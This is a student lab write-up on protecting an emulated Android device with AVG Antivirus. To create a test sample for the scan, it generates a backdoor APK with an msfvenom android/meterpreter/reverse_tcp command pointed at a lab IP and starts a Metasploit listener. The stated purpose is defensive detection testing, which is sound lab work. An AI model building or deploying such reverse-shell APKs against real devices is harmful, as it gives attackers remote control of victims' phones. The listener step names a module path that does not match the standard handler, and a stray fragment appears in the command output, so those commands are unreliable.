


HACKING MOBILE PLATFORMS


LAB: SECURE ANDROID USING VARIOUS ANDROID SECURITY TOOLS

Task 1: Secure Android Devices from Malicious Apps using AVG


For this practical, we utilized the Android Virtual Device (AVD) feature within Android Studio. This functioned as our Android virtual machine providing a controlled environment to simulate the mobile OS and perform the security assessment tasks.



After successfully booting the virtual device, the Google Chrome browser or Google Play Store was opened. This step was necessary to access and download the AVG Antivirus application, which is used to detect and protect against malicious software on Android devices.




The AVG Antivirus application was downloaded and installed from the Google Play Store.




Upon launching AVG Antivirus, the “Get Started” option was selected to begin configuration. The application prompted for necessary permissions which were granted to enable full


functionality, including scanning installed applications and monitoring device security. The “Continue with Ads” option was selected to proceed with the free version of the application.



After setup, the AVG Antivirus dashboard displayed the “Start Scan” screen. This interface allows the user to initiate a security scan of the device to identify any malicious or suspicious applications installed on the system.




The scan process was initiated and AVG Antivirus began analyzing the applications installed on the virtual device. During this process, the software checks for known malware signatures and suspicious behaviors to identify potential threats.



NB: Since a pre-existing malicious APK file was not available, a test malware sample (Backdoor.apk) was generated within a controlled environment using a Parrot Security OS virtual machine.

The generated APK simulates a malicious application, which can then be transferred to the Android virtual device for detection testing.




```
[user@parrot:~]$ sudo su
[root@parrot:~/home/user]# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.88.13 LPORT=4444 -o ~/Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 18237 bytes
Saved as: /root/Desktop/Backdoor.apk
-----B
[root@parrot:~/home/user]#
```


STEP 2: Start Listener (DO THIS FIRST)

```
Open Metasploit Framework
msf6 > use exploit/multi/android/reverse_tcp
msf6 exploit(multi/android/reverse_tcp) > run LHOST=192.168.88.13 LPORT=4444
```


The command used generates an Android application package (APK) containing a test payload. This payload simulates a reverse connection scenario, where the infected device attempts to communicate back to the host machine. The IP address (192.168.88.13) represents the attacker/test machine within the controlled virtual lab environment. This approach is commonly used in penetration testing to evaluate how security tools detect and respond to malicious applications.


